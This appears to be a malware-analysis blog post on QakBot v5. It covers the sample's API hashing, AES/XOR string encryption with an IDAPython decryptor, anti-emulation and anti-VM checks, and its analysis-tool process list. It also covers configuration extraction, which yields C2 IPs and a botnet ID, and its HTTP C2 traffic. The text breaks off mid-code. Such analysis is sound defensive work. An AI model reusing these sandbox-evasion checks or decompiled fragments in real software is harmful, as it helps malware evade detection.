

# QakBOT v5 Deep Malware Analysis

---

[zw01f.github.io/malware-analysis/qakbot/](https://zw01f.github.io/malware-analysis/qakbot/)

May 26, 2024



17 minute read

## Meet Qakbot

---

QakBot, also recognized as QBot, QuackBot, and Pinksliptbot, has been operational for years, initially as a financial malware targeting governments and businesses for financial fraud by pilfering user credentials and keystrokes.

Over time, it has evolved into a malware dropper, spreading sensitive information to other network systems. The threat group has updated its code-base to support 64-bit versions of Windows, enhanced encryption algorithms, and added further obfuscation techniques. With the release of Qakbot version 5.0, the string encryption algorithm underwent a significant change. While strings are still encrypted using a simple XOR key, the key is no longer hard-coded in the data section. Instead, it is encrypted with AES.

## Technical in Points

---

1. Qakbot uses API hashing to hide its imports. It uses CRC32 hashing, along with another layer of XORing with a hard-coded key. It's parsing the loaded DLLs in memory and getting its export tables. As a result, Qakbot can resolve imported APIs and build its IAT.
2. Qakbot comes with encrypted strings inside the **.data section**, These strings are encrypted using a XOR key and that key is encrypted using AES algorithm.
3. **Environment Detection**: Qakbot includes checks to detect if it is running in a virtual machine or sandbox environment, commonly used tools for malware analysis. If such conditions are detected, Qakbot may change its behavior or terminate itself to avoid detection.
4. **Configuration Extraction**: Qakbot comes with **AES** encrypted configuration. This configuration contains details related to the malicious campaign and the C2 which the malware will communicate with for further commands.
5. **C2 Communication**: After extracting its C2, Qakbot establishes a connection with its C2 servers to receive commands for downloading, executing additional modules, updating configuration values, and exfiltrating gathered information from the infected system.
6. Qakbot gathers comprehensive information about the compromised host to send to its C2 server and create a unique victim fingerprint. This includes OS version, domain trusts, computer name, username, screen resolution, system time, system uptime, and bot uptime. It mainly relies on Windows Management Instrumentation(WMI) to collect details such as hardware ID, installed languages, and installed programs.

## Sample Basic Information

---

SHA-256	af6a9b7e7aefeb903c76417ed2b8399b73657440ad5f8b48a25cfe5e97ff868f
File type	Win DLL
Target Machine	x64
Creation Time	2024-01-29 13:43:37 UTC
First Seen In The Wild	2024-02-07 10:12:50 UTC

56 / 72

56/72 security vendors and 2 sandboxes flagged this file as malicious

af6a9b7e7aefeb903c76417ed2b8399b73657440ad5f8b48a25cfe5e97ff868f

Size: 169.00 KB | Last Modification Date: a moment ago

Community Score:  Community  Score

pedll detect-debug-environment long-sleeps idle calls-wmi 64bits checks-bios

Reanalyze Similar More

DLL

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 8

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.qbot/qakbot | Threat categories: trojan, banker | Family labels: qbot, qakbot, bdvl

Security vendors' analysis  Do you want to automate checks?

AhnLab-V3	Trojan/Win.Qakbot.C5567480	Alibaba	TrojanBanker:Win64/BankerX.99de6d32
AliCloud	Trojan(stealer):Win/Qbot.K	ALYac	Trojan.Agent.QakBot
Antiy-AVL	Trojan/Win64.Qbot	Arcabit	Trojan.Generic.D452ADB3
Avast	Win32:Agent-BDVL [Trj]	AVG	Win32:Agent-BDVL [Trj]
Avira (no cloud)	TR/Qbot.uumtf	BitDefender	Trojan.GenericKD.72527283
Bkav Pro	W32.Common.E67EACB9	ClamAV	Win.Keylogger.Qbot-10020550-0
Cylance	Unsafe	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	DrWeb	BackDoor.Qbot.812

Figure(1): sample on VirusTotal

## Anti Analysis

## API Resolution

QakBot uses Windows API Hashing (Dynamic API Resolution) to evade signature-based anti-malware scanners and make static analysis harder.

```

000000180024F20 dword_180024F20 dd 47A53C64h ; DATA_XREF: DllEntryPoint7
000000180024F20 dd 0AFD62E5Eh ; mw_build_IAT+9Cto
000000180024F24 dd 0EAS79C8Ch
000000180024F28 dd 65068347h
000000180024F2C dd 9358E22Ch
000000180024F34 dd 630F8142h
000000180024F38 dd 120C666Fh
000000180024F3C dd 081CCA4Ah
000000180024F40 dd 08A40302Ch
000000180024F44 dd 4E99887Dh
000000180024F48 dd 2FD5FB50h
000000180024F4C dd 0ED386088h
000000180024F50 dd 43810802h
000000180024F54 dd 63388673h
000000180024F58 dd 00269092h
000000180024F5C dd 8F66A2DDh
000000180024F60 dd 23815A24h
000000180024F64 dd 888C66C8h
000000180024F68 dd 0D240044Eh
000000180024F6C dd 0A77E534h
000000180024F70 dd 700C637Dh
000000180024F74 dd 64D64A81h
000000180024F78 dd 45F69A11h
000000180024F7C dd 0A75F15Fh
000000180024F80 dd 4FCFEE12h
000000180024F84 dd 0A8510A71h
000000180024F88 dd 54122086h
000000180024F8C dd 67F38053h
000000180024F90 dd 0F2A8BF53h
000000180024F94 dd 3E184424h
000000180024F98 dd 04423597Eh
000000180024F9C dd 0F2226C9Ch
000000180024FA0 dd 0F902A729h

```

```

1 _QWORD *mw_build_IAT()
2 {
3     _QWORD *result; // rax
4
5     qword_18002B008 = mw_api_resolving(&dword_180024D00, 664i64, 5u);
6     qword_18002B158 = mw_api_resolving(dword_180025020, 128i64, 9u);
7     qword_18002B118 = mw_api_resolving(dword_180025070, 224i64, 0xFu);
8     qword_18002B148 = mw_api_resolving(dword_180025088, 72i64, 3u);
9     qword_18002B130 = mw_api_resolving(dword_180025110, 48i64, 8u);
10    qword_18002B000 = mw_api_resolving(dword_180024F20, 464i64, 0);
11    qword_18002B150 = mw_api_resolving(dword_180025130, 96i64, 0x0u);
12    qword_18002B100 = mw_api_resolving(dword_180025168, 16i64, 0xCu);
13    qword_18002B138 = mw_api_resolving(dword_180025174, 8i64, 0x10u);
14    result = mw_api_resolving(dword_180025180, 32i64, 0x13u);
15    qword_18002B0F0 = result;
16    return result;
17 }

```

Encrypted API hashes

Figure(2): API hashes

We can see based on algorithm constants that Qakbot uses the CRC32 hash algorithm, also there is another layer of XORing, and here are the steps in some detail :

The\_DLLName is decrypted by XORing with a hard-coded key 0xA235CB91. After decryption, a handle to the DLL is obtained. This handle is then passed to a function that iterates over the DLL's exported functions. A function resolves the addresses of the exports by iterating over the export table of the module, hashing the name of each export using CRC32, and comparing the result with a hard-coded CRC32 hash to determine if it has found the correct address.

```

*enc_moduleName = enc_moduleName[enc_len + 1] ^ *(&xor_key + (v12 & 3));
++enc_moduleName;
--v11;
}
while ( v11 );
}
ModuleName[v8] = 0;
if ( a3 == 5 )
    ModuleHandleA = GetModuleHandleA(ModuleName);
else
    ModuleHandleA = (kernel32_table->ptr_LoadLibraryA)(ModuleName, a2);
if ( ModuleHandleA )
    return resolve_dll_api(a1, v6, ModuleHandleA);
return v5;
}

v7 = v6;
if ( !v6 )
    return 0;
Apis_hashes_n = arg_len >> 3;
if ( Apis_hashes_n )
{
    resolved_api_list = v6;
    do
    {
        *resolved_api_list++ = mw_get_API_f_hash(arg_dll, *arg_hashes_list++);
        --Apis_hashes_n;
    }
    while ( Apis_hashes_n );
}
return v7;
}

49 while ( *v12 );
50 }
51 if ( (mw_crc32_hash_calc(api_name, api_n_size, 0) ^ 0xA235CB91) == arg_hash_val )
52     break;
53 api_index = (api_index + 1);

```

Figure(3): API resolving Steps

With knowledge of the algorithm name and XOR key, we can use the awesome [hashdb](#) plugin from OALabs that performs string hash lookup against a remote database.

```

180024F24 ptr_AdjustTokenPrivileges dd AdjustTokenPrivileges_0
180024F28 ptr_SetEntriesInAclA dd SetEntriesInAclA_0
180024F2C ptr_AllocateAndInitializeSid dd AllocateAndInitializeSid_0
180024F30 ptr_FreeSid dd FreeSid_0
180024F34 ptr_RegOpenKeyExA dd RegOpenKeyExA_0
180024F38 ptr_RegQueryValueExA dd RegQueryValueExA_0
180024F3C ptr_RegCloseKey dd RegCloseKey_0
180024F40 ptr_ConvertSidToStringSidA dd ConvertSidToStringSidA_0
180024F44 ptr_ConvertSidToStringSidW dd ConvertSidToStringSidW_0
180024F48 ptr_RegCreateKeyA dd RegCreateKeyA_0
180024F4C ptr_RegSetValueExA dd RegSetValueExA_0
180024F50 ptr_RegLoadKeyW dd RegLoadKeyW_0
180024F54 ptr_RegUnLoadKeyW dd RegUnLoadKeyW_0
180024F58 ptr_OpenSCManagerW dd OpenSCManagerW_0
180024F5C ptr_CreateServiceW dd CreateServiceW_0
180024F60 ptr_StartServiceW dd StartServiceW_0
180024F64 ptr_DeleteService dd DeleteService_0
180024F68 ptr_CloseServiceHandle dd CloseServiceHandle_0
180024F6C ptr_CryptAcquireContextA dd CryptAcquireContextA_0
180024F70 ptr_CryptCreateHash dd CryptCreateHash_0
180024F74 ptr_CryptHashData dd CryptHashData_0
180024F78 ptr_CryptVerifySignatureA dd CryptVerifySignatureA_0
180024F7C ptr_CryptReleaseContext dd CryptReleaseContext_0
180024F80 ptr_CryptDestroyKey dd CryptDestroyKey_0
180024F84 ptr_CryptDestroyHash dd CryptDestroyHash_0
180024F88 ptr_CryptDeriveKey dd CryptDeriveKey_0
180024F8C ptr_CryptSetKeyParam dd CryptSetKeyParam_0
180024F90 ptr_CryptEncrypt dd CryptEncrypt_0
180024F94 ptr_CryptDecrypt dd CryptDecrypt_0
180024F98 ptr_CryptGetHashParam dd CryptGetHashParam_0
180024F9C ptr_EqualSid dd EqualSid_0
180024FA0 ptr_LookupAccountSidW dd LookupAccountSidW_0

```

Figure(4): hashdb result

Once the HashDB plugin decrypts all API names, we create structures to store the API lists from each DLL. This simplifies our workflow and make our life easier while analysis .

```
mw_struct_iat_Ws2_32 *mw_IAT_build()
{
    mw_struct_iat_Ws2_32 *result; // rax

    kernel32_table = (mw_struct_iat_kernel32 *)mw_api_resolving(ptr_LoadLibraryA_1, 664i64, 5u);
    ntdll_table = (mw_struct_iat_ntdll *)mw_api_resolving((int *)ptr_NtAllocateVirtualMemory, 0x80i64, 9u);
    user32_table = (mw_struct_iat_user32 *)mw_api_resolving((int *)ptr_MessageBoxA, 224i64, 0xFu);
    gdi32_table = (mw_struct_iat_gdi32 *)mw_api_resolving((int *)ptr_CreateCompatibleDC, 72i64, 3u);
    Netapi32_table = (mw_struct_iat_Netapi32 *)mw_api_resolving((int *)ptr_NetShareEnum, 48i64, 8u);
    Advapi32_table = (mw_struct_iat_Advapi32 *)mw_api_resolving((int *)ptr_SetFileSecurityW, 464i64, 0);
    shlwapi_table = (mw_struct_iat_shlwapi *)mw_api_resolving((int *)ptr_StrStrIA, 96i64, 0xDu);
    Shell32_table = (mw_struct_iat_Shell32 *)mw_api_resolving((int *)ptr_ShellExecuteW, 16i64, 0xCu);
    Userenv_table = (mw_struct_iat_Userenv *)mw_api_resolving((int *)&ptr_GetUserProfileDirectoryW, 8i64, 0x10u);
    result = (mw_struct_iat_Ws2_32 *)mw_api_resolving((int *)ptr_WSAGetLastError, 32i64, 0x13u);
    Ws2_32_table = result;
    return result;
}
```

Figure(5): populated IAT

## Defeating encrypted Strings

Qakbot strings are obfuscated, making the analysis more difficult, so the next step is to decrypt them.

### Decryption routine

This version decrypts the strings with an XOR key just like the earlier versions but this XOR key is encrypted using the AES algorithm.

```
void *__fastcall wrap_2_mw_decrypton_fun_1(unsigned int arg_str_offset)
{
    return mw_str_decryption_1(&enc_str_tbl_1, 0x1836u, enc_xor_key_ref_1, 0xA0u, aes_key_ref_1, 0x9Fu, arg_str_offset);
}
size
```

It first Calculates a SHA256 hash for aes\_key\_ref and uses the calculated hash as the AES Key then decrypts the enc\_xor\_key blob using AES in CBC mode to have the dec\_xor\_key.

```
v6 = 0i64;
phProv = 0i64;
enc_key_len = arg_enc_xor_key_len;
if ( !(Advapi32_table->ptr_CryptAcquireContextA)(&phProv, 0i64, 0i64, 24i64, CRYPT_VERIFYCONTEXT) )
{
    GetLastError();
    return 0i64;
}
v12 = phProv;
hHash = 0i64;
hHash = 0i64;
ptr_enc_xor_key_len = enc_key_len;
if ( !(Advapi32_table->ptr_CryptCreateHash)(phProv, CALG_SHA_256, 0i64, 0i64, &hHash)
|| !(Advapi32_table->ptr_CryptHashData)(hHash, arg_aes_key, arg_aes_key_len, 0i64)
|| !(Advapi32_table->ptr_CryptDeriveKey)(v12, CALG_AES_256, hHash, CRYPT_EXPORTABLE)
|| (pbData = KP_IV, !(Advapi32_table->ptr_CryptSetKeyParam)(hHash, KP_MODE, &pbData)) )// The cipher mode is set to CRYPT_MODE_CBC by default
{
    GetLastError();
    goto LABEL_42;
}
(Advapi32_table->ptr_CryptDestroyHash)(hHash);
```

Figure(6): The XOR key decryption process

The final step is to use the dec\_xor\_key to decrypt the string array.

```
{
  var_dec_char = *(ptr_search_indx + arg_enc_str) ^ ptr_dec_xor_key[ptr_search_indx % c_decrypted_len];
  ptr_search_indx = (ptr_search_indx + 1);
  *var_dec_str++ = var_dec_char;
  --v_counter;
}
while ( v_counter );
}
else
```

Figure(7): String decryption process

### Writing a decryption script

We now can write an IDAPython script to decrypt the strings and add comments to the code, making analysis easier here are some notes before the script :

- The first 16 bytes of the enc\_xor\_key are used as the AES IV.
- There are two encrypted string tables used.
- There are two decryption functions with 4 wraps.
- The wrap function decrypts the string array and selects the string based on an index [the only argument].

```
0180012BF7      mov     rbp, rdx
0180012BFA      mov     ecx, 0D44h
0180012BFF      call   wrap_2_mw_decrpyion_fun_1 ;

018000A50A      mov     ecx, 1A9h
018000A50F      mov     esi, edx
018000A511      call   wrap_2_mw_decrpyion_fun_2 ;
```

Figure(8): Index pattern used in script

```

#----- imports -----#
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import idutils
#----- helper -----#
def hex_to_int(x):
    if type(x) == int :
        return x
    return (int(x[:-1], 16))
def search_by_index(table , ind):
    return(table[ind:].split('\x00')[0])
#----- IDA py -----#
def read_data_ida(address,size):
    data = idc.get_bytes(address, size)
    return data
def set_comment(address, text):
    idc.set_cmt(address, text,0)
#----- Decryption -----#
def calculate_sha256(input_data):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(input_data)
    hash_hex = sha256_hash.digest()
    return hash_hex
def aes_decrypt(ciphertext, key, iv):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)
    unpadding_plaintext = unpad(plaintext, AES.block_size)
    return unpadding_plaintext
def xor_decrypt(data,key):
    dec_data = ''
    for i in range(len(data)):
        dec_data += chr(data[i] ^ key[i % len(key)])
    return dec_data
def full_dec(enc_str , enc_xor_key , aes_key_init):
    aes_key = calculate_sha256(aes_key_init)
    dec_xor_key = aes_decrypt(enc_xor_key[16:],aes_key,enc_xor_key[:16])
    dec_str = xor_decrypt(enc_str,dec_xor_key)
    return dec_str
#----- Decrypt enc str tbl 1 -----#
enc_str_1 , enc_xor_key_1 , aes_key_init_1 = read_data_ida(0x1800297A0 , 0x1836) ,
read_data_ida(0x18002AFE0,0xA0) , read_data_ida(0x180029700,0x9F) #read our data .
tbl_1 = full_dec(enc_str_1,enc_xor_key_1,aes_key_init_1)
#----- Decrypt enc str tbl 2 -----#
enc_str_2 , enc_xor_key_2 , aes_key_init_2 = read_data_ida(0x1800282A0 , 0x5AD) ,
read_data_ida(0x1800281C0,0xD0) , read_data_ida(0x180028150,0x63) #read our data .
tbl_2 = full_dec(enc_str_2,enc_xor_key_2,aes_key_init_2)

#--> pattern used: mov ecx , immediate_val
def do_magic(table,references):
    for ref in references:
        prev_instruction_address = idc.prev_head(ref)
        if (idc.print_insn_mnem(prev_instruction_address) == 'mov' and
idc.print_operand(prev_instruction_address,0) == 'ecx' and
idc.get_operand_type(prev_instruction_address,1) == 5):
            ind = print_operand(prev_instruction_address,1)
            set_comment(ref,search_by_index(table,hex_to_int(ind)))
        else :
            prev_instruction_address = idc.prev_head(prev_instruction_address)
            if (idc.print_insn_mnem(prev_instruction_address) == 'mov' and
idc.print_operand(prev_instruction_address,0) == 'ecx' and

```






you can get the full decrypted strings list from [here](#)

## Emulation Check

Qakbot uses the `GetFileAttributesW` function to check for a folder `"C:\INTERNAL__empty."` If this directory exists, it suggests that the environment might be used for analysis, such as Microsoft Defender emulation or sandbox, and then the process will be terminated.

```
v8 = (const WCHAR *)wrap_mw_decrpyion_fun_1(0x538u); // C:\INTERNAL__empty
if ( GetFileAttributesW(v8) != -1 )
{
    mw_wrap_memset_0((_BYTE **)&v8);
    return 0;
}
mw_wrap_memset_0((_BYTE **)&v8);
v5 = 20i64;
do
{
    strcpy(MultiByteStr, "ef");
    memset(&MultiByteStr[3], 0, 0xF0i64);
    memset(WideCharStr, 0, 512);
    MultiByteToWideChar(0, 0, MultiByteStr, -1, WideCharStr, 255);
    --v5;
}
while ( v5 );
```



Figure(10): [emulation check](#)

## Checking Processes

Qakbot loops through running processes on the system and compares their executable names against well-known static and dynamic malware analysis tools.

```
1 __int64 mw_search_for_processe()
2 {
3     unsigned int v0; // ebx
4     _BYTE *var_processes_lst; // rax
5     void *v2; // rdi
6     _BYTE *var_processes_array; // [rsp+20h] [rbp-28h] BYREF
7     int v5; // [rsp+28h] [rbp-20h] BYREF
8     _BYTE *v6; // [rsp+30h] [rbp-18h] BYREF
9     _BYTE *v7; // [rsp+50h] [rbp+8h] BYREF
10
11     v0 = 0;
12     var_processes_lst = wrap_2_mw_decrpyion_fun_1(0x1032u); // frida-winjector-helper-32.exe;frida-winjector-helper-64.exe;
13     v7 = var_processes_lst;
14     v2 = var_processes_lst;
15     if ( !var_processes_lst )
16         return 0xFFFFFFFFi64;
17     var_processes_array = mw_split_string(var_processes_lst, ';', 0, &v5); // split string to get each process name
18     v6 = wrap_2_mw_decrpyion_fun_1(0x9F1u); // wpcap.dll
19     if ( v6 )
20     {
21         v0 = mw_search_for_process(may_search_string_in_array, &var_processes_array);
22         if ( v6 != &unk_18002BB7C )
23             mw_memset(&v6, 0xFFFFFFFFFFFFFFFFui64);
24         sub_18000D984(&var_processes_array, &v5);
25     }
26     if ( v2 != &unk_18002BB7C )
27         mw_memset(&v7, 0xFFFFFFFFFFFFFFFFui64);
28     return v0;
```

Figure(11): [Qakbot search for tool's process full processes list](#)

- ▶ Expand to see more  
wireshark.exe

filemon.exe  
procmon.exe  
idaq64.exe  
tcpview.exe

## Anti VM

---

Qakbot exploits Windows Management Instrumentation (WMI), a system management technology used to administer remote systems and provide comprehensive data about the operating system, hardware, and installed software and applications on a computer.

It uses WMI queries to gather system information, including details about virtualization. It queries classes such as **Win32\_ComputerSystem**, **Win32\_Bios**, **Win32\_DiskDrive**, or **Win32\_PhysicalMemory**, then check for patterns indicative of virtualized environments. These patterns include known manufacturer or model strings associated with virtualization platforms.

Below are the classes and their corresponding checked values :

Class	Checked Values
Win32_ComputerSystem	MS_VM_CERT, VMware, Virtual Machine
Win32_Bios	VIRTUAL, VMware, VMW, Xen
Win32_DiskDrive	VMware, PROD_VIRTUAL_DISK, VIRTUAL-DISK, XENSRC, 20202020
Win32_PhysicalMemory	VMware, VMW, QEMU
Win32_PnPEntity	QEMU, VMware Pointing, VMware Accelerated, VMware SCSI,..

Qakbot also searches for 'vmnat', a process initiated by VMware upon startup. 'vmnat' manages communication in the Network Address Translation (NAT) set up with the guest machine .

## Qakbot's C2 Functionality

---

Malware needs to connect to C2 servers to execute remote commands, update its code, and exfiltrate stolen data. Before doing so, it needs to extract its C2 from an encrypted configuration.

## Configuration Extraction

---

Qakbot, in this version, contains an embedded AES encrypted configuration within its .data section.

```

enc_campaign_info_len dw 51h ; DATA XREF: decrypted_config_campaign+F1r
; BYTE enc_campaign_info[510]
enc_campaign_info db 08h, 0FDh, 16h, 0A6h, 27h, 0C9h, 57h, 92h, 1Fh, 23h
; DATA XREF: decrypted_config_campaign+2A10
db 0A1h, 6Ah, 5Eh, 0E4h, 0Eh, 4Ah, 31h, 7, 0D7h, 2 dup(0FBh)
db 16h, 0CDh, 0B4h, 1Ch, 4, 41h, 1Eh, 99h, 3Ah, 73h, 4
db 59h, 50h, 0D3h, 0DDh, 0A4h, 0Bh, 19h, 82h, 7, 2Eh, 0C0h
db 0ADh, 65h, 6, 58h, 39h, 96h, 0D4h, 72h, 82h, 0BFh, 3Dh
db 0C6h, 9Ch, 0AFh, 0E7h, 0B0h, 95h, 53h, 11h, 40h, 5Eh
db 27h, 0B3h, 69h, 3Fh, 0E2h, 0B1h, 0Ah, 3Eh, 1, 0D1h
db 84h, 1Ch, 0E5h, 37h, 4Ch, 24h, 0D2h, 65h, 7Eh, 92h
db 2Dh, 7, 0E7h, 0AEh, 11h, 0F4h, 95h, 82h, 3Eh, 0B3h
db 0C8h, 0DAh, 9Eh, 94h, 5Dh, 0B2h, 92h, 89h, 50h, 0A6h
db 91h, 37h, 7Fh, 0AAh, 13h, 4Dh, 0B1h, 0FBh, 0ADh, 15h
db 0D6h, 56h, 7Dh, 49h, 91h, 67h, 0C8h, 27h, 0F3h, 84h
db 0E2h, 0C7h, 8Ah, 98h, 4Eh, 0ADh, 9Ah, 69h, 27h, 98h
db 0AAh, 0EDh, 0BEh, 0A8h, 42h, 1Dh, 85h, 96h, 0F4h, 0D7h
db 2Ch, 61h, 99h, 1Ah, 9, 14h, 0DDh, 76h, 0BDh, 0E0h, 0FEh
db 0C1h, 15h, 6Fh, 0D0h, 0Ch, 2Eh, 76h, 5, 0D5h, 0DDh
db 8Ah, 0ABh, 7Fh, 4Dh, 34h, 0F6h, 0FFh, 0EAh, 47h, 40h
db 0D7h, 7Eh, 71h, 4Eh, 48h, 9Ah, 11h, 0D5h, 0C3h, 38h
db 48h, 3Ch, 0A2h, 9Eh, 53h, 0A4h, 15h, 86h, 18h, 26h
db 5Fh, 78h, 0FEh, 58h, 42h, 86h, 2, 22h, 0B7h, 0Ah, 8
db 9Dh, 0E3h, 0EDh, 6Eh, 7Dh, 47h, 0F8h, 0E7h, 80h, 37h
db 81h, 87h, 37h, 8Dh, 47h, 1Ah, 0Dh, 9Eh, 9Dh, 0BAh, 85h
db 6Dh, 0CBh, 0A1h, 0C3h, 1Fh, 0B1h, 3Bh, 4Eh, 0AFh, 0ADh
db 7Fh, 14h, 0E3h, 0BFh, 80h, 0AFh, 7Fh, 0EBh, 3Fh, 0E6h
db 0B8h, 0DFh, 0C4h, 77h, 0EBh, 0D6h, 6Dh, 14h, 8Fh, 0BCh
db 85h, 0ABh, 69h, 93h, 18h, 0EAh, 0FEh, 15h, 6, 3, 4Eh
db 9Bh, 57h, 0ACh, 0BFh, 3Dh, 0CEh, 6Ah, 58h, 3Bh, 0C1h
db 10h, 2Fh, 9Ch, 28h, 82h, 25h, 14h, 0F3h, 0BFh, 0D0h
db 2Bh, 0A1h, 1Fh, 0B9h, 9Ch, 0Eh, 0D9h, 0C8h, 0FBh, 8Ch
db 0C7h, 0FCh, 9Bh, 36h, 6Eh, 5Fh, 0AFh, 81h, 39h, 3Ah
enc_c2_list_size dw 51h ; DATA XREF: mw_w_decrypt_c2+A11r
; BYTE enc_c2_list[1998]
enc_c2_list db 8, 75h, 0CBh, 43h, 8Fh, 0EBh, 1, 97h, 32h, 0B6h, 51h
; DATA XREF: mw_w_decrypt_c2+BB10
db 0CC, 0B3h, 8Fh, 9Ch, 0B1h, 1Fh, 65h, 6Ch, 0AFh, 8Ah
db 15h, 0ABh, 3Eh, 4Bh, 8, 0FEh, 0A3h, 0E3h, 0D3h, 2Fh
db 0FCh, 0C9h, 0C3h, 10h, 0DBh, 0FEh, 0FFh, 0Dh, 45h, 56h
db 66h, 1Fh, 39h, 18h, 0Ah, 3Ah, 9Fh, 52h, 0D2h, 0B5h
db 90h, 0A3h, 22h, 1Bh, 0BDh, 7Eh, 28h, 46h, 0E5h, 0F2h
db 1Bh, 78h, 7, 7Fh, 0FAh, 10h, 3Fh, 90h, 0C5h, 0F7h, 22h
db 0DFh, 0Ch, 0FDh, 5Ch, 81h, 0DFh, 38h, 0C0h, 0ACh, 4Eh
db 4, 2Fh, 0FBh, 31h, 7Dh, 0A4h, 39h, 2 dup(0CDh), 86h
db 62h, 27h, 7Ah, 8Fh, 51h, 7Ch, 5Ah, 92h, 9Fh, 0CAh, 4
db 1Ah, 0BDh, 92h, 84h, 4Eh, 43h, 0DCh, 53h, 17h, 84h
db 7Dh, 86h, 85h, 66h, 95h, 45h, 6Fh, 71h, 5Bh, 7Fh, 5Ah
db 25h, 1Dh, 0DCh, 9Ch, 91h, 82h, 0F3h, 0C2h, 21h, 13h
db 0BEh, 2Eh, 0B8h, 0F9h, 4Ah, 5, 0FEh, 8, 0B3h, 48h, 0FCh
db 0FDh, 50h, 40h, 0E6h, 4, 28h, 20h, 37h, 7Eh, 0B4h, 0E6h
db 3, 0, 0B6h, 82h, 89h, 9Fh, 89h, 3Ah, 9, 68h, 8Ah, 4Dh
db 0D5h, 39h, 0C8h, 0D6h, 0A9h, 0A6h, 0, 0F4h, 3Fh, 58h
db 0CCh, 28h, 1Fh, 87h, 17h, 0FEh, 0B5h, 0BCh, 0D4h, 0F0h
db 0A5h, 0D9h, 0EFh, 87h, 63h, 5Ah, 84h, 0C3h, 0FEh, 0DAh
db 50h, 0BDh, 3Ch, 0D9h, 65h, 8Bh, 0ECh, 0BCh, 21h, 64h
db 78h, 15h, 60h, 4, 0BAh, 25h, 0F1h, 52h, 10h, 0A0h, 47h
db 41h, 0B3h, 0AFh, 71h, 0F4h, 44h, 3Bh, 4Dh, 15h, 0A8h
db 69h, 0FBh, 0C7h, 16h, 61h, 88h, 0EAh, 6Eh, 54h, 0FEh
db 0E0h, 0CDh, 0BDh, 76h, 9Eh, 5Eh, 0E7h, 0A1h, 64h, 73h
db 0AFh, 75h, 0A1h, 0D4h, 8Bh, 23h, 11h, 56h, 0CBh, 4Ah
db 28h, 0B0h, 1Fh, 6Ah, 0B3h, 88h, 5Ah, 98h, 0BDh, 0D8h
db 75h, 7Fh, 0AFh, 66h, 0D7h, 75h, 0BCh, 0B4h, 0D3h, 0Fh
db 7Ch, 4, 73h, 0C7h, 0D7h, 0B0h, 74h, 0EDh, 25h, 0C1h
db 91h, 0E4h, 93h, 0BEh, 5, 8Eh, 0C9h, 0C2h, 4Bh, 5, 0CAh
db 0D1h, 28h, 8Ch, 1Bh, 6Ch, 0EBh, 0C5h, 27h, 63h, 0F4h

```

Figure(12): Encrypted configuration

The AES decryption method used is the same as the one we've seen for decrypting strings. The key will be **SHA-256** hashed before attempting the decryption, the first 16 bytes of the encrypted string used as IV. Then use the final key to decrypt the rest encrypted data.

```

unsigned int *__fastcall decrypted_config_campaign(_BYTE *a1)
{
    int enc_size; // ebx
    _BYTE *v2; // rdi
    config_struct *decrypted_config; // rax
    unsigned int *campaign_info_arr; // rbx
    _BYTE *ptr_aes_key; // [rsp+30h] [rbp+8h] BYREF

    ptr_aes_key = a1;
    enc_size = constant_51h;
    ptr_aes_key = wrap_2_mw_decrypt_fun_2(0x182u); // T2X!wMwMVH1UkMHD7S8dbgfgXrNBd(5dmRNbBI9
    v2 = ptr_aes_key;
    decrypted_config = mw_wrap_decrypted_aes_check(enc_campaign_info, enc_size, ptr_aes_key, 0);
    campaign_info_arr = 0i64;
    if ( decrypted_config )
        campaign_info_arr = mw_split_dec_info(decrypted_config);
    if ( v2 != &unk_18002BB7C )
        mw_memset(&ptr_aes_key, 0xFFFFFFFFFFFFFFFFui64);
    return campaign_info_arr;
}

```

Figure(13): Decrypt the campaign INFO

With the same method and key, Qakbot will decrypt its C2 list .

```

aes_key = wrap_2_mw_decrypt_fun_2(0x182u); // T2X!wMwMVH1UkMHD7S8dbgfgXrNBd(5dmRNbBI9
v2 = aes_key;
dec_c2_list = mw_wrap_decrypted_aes_check(enc_c2_list, c2_list_size, aes_key, 0);
if ( v2 != &unk_18002BB7C )
    mw_memset(&aes_key, 0xFFFFFFFFFFFFFFFFui64);
aes_key = dec_c2_list;
v4 = (v0 + 48);
v5 = (v0 + 40);
v6 = (v0 + 32);
if ( dec_c2_list )

```

Figure(14): Decrypt the C2 list

With this information, we can reuse our string decryption script with some edits to have the configuration . notice that :

The first 32 bytes in the decrypted data represent the SHA-256 validation, a cryptographic process used for data integrity verification. These bytes serve as a hash value that allows systems to confirm the authenticity and integrity of the data being processed.

We can see the output of the script (configuration).

```
enter the file path: sample.dll
##----- Campaign Info -----##
sha256 : b'560b887ca054e53b2dbf3601b1e518c9b40e96802c2e76b6e54f7879aad9bbfd'
#-----#
Botnet ID : b'tchk08'
b'40' : b'1'
Campaign Timestamp : 2024-01-31 14:22:34+00:00
##----- Qakbot c2 -----##
sha256 : b'd640008cc859069dddc5b2869488ba83675e5f66a6ca19730b625ce900a830f0'
#-----#
IP[0] = 31.210.173.10:443
IP[1] = 185.156.172.62:443
IP[2] = 185.113.8.123:443
```

Figure(15): the Decrypted configuration the malware use

## C2 communication

QakBot mainly uses HTTP for C2 communication. The malware communicates with its C2 servers through encrypted AES payloads and then encodes the result in Base64.

```
AES_enc_data = mw_AES_encryption(arg_data_to_be_sent, arg_data_size, &v18);
ptr_AES_enc_data = AES_enc_data;
if ( !AES_enc_data )
    return AES_enc_data;
enc_b64_data = mw_base64(AES_enc_data, v18);
v24 = enc_b64_data;
if ( !enc_b64_data )
    goto LABEL_22;
HttpOptionalData = mw_generate_HttpOptionalData(enc_b64_data);// <random_str> = <base64_data>
v22 = HttpOptionalData;
p_HttpOptionalData = HttpOptionalData;
if ( !HttpOptionalData )
    goto LABEL_22;
while ( *HttpOptionalData )
{
    ++v9;
    ++HttpOptionalData;
}
v14 = 0x7D0;
while ( 1 )
{
    v21 = 0i64;
    v20 = 0i64;
    v18 = 0i64;
    if ( mw_create_HTTP_Request(2, v6, p_HttpOptionalData, v9, &v21, &v20, &v18, a6) < 0 )// arg_1 ---> 2 == POST
        goto LABEL_17;
    v15 = v18;
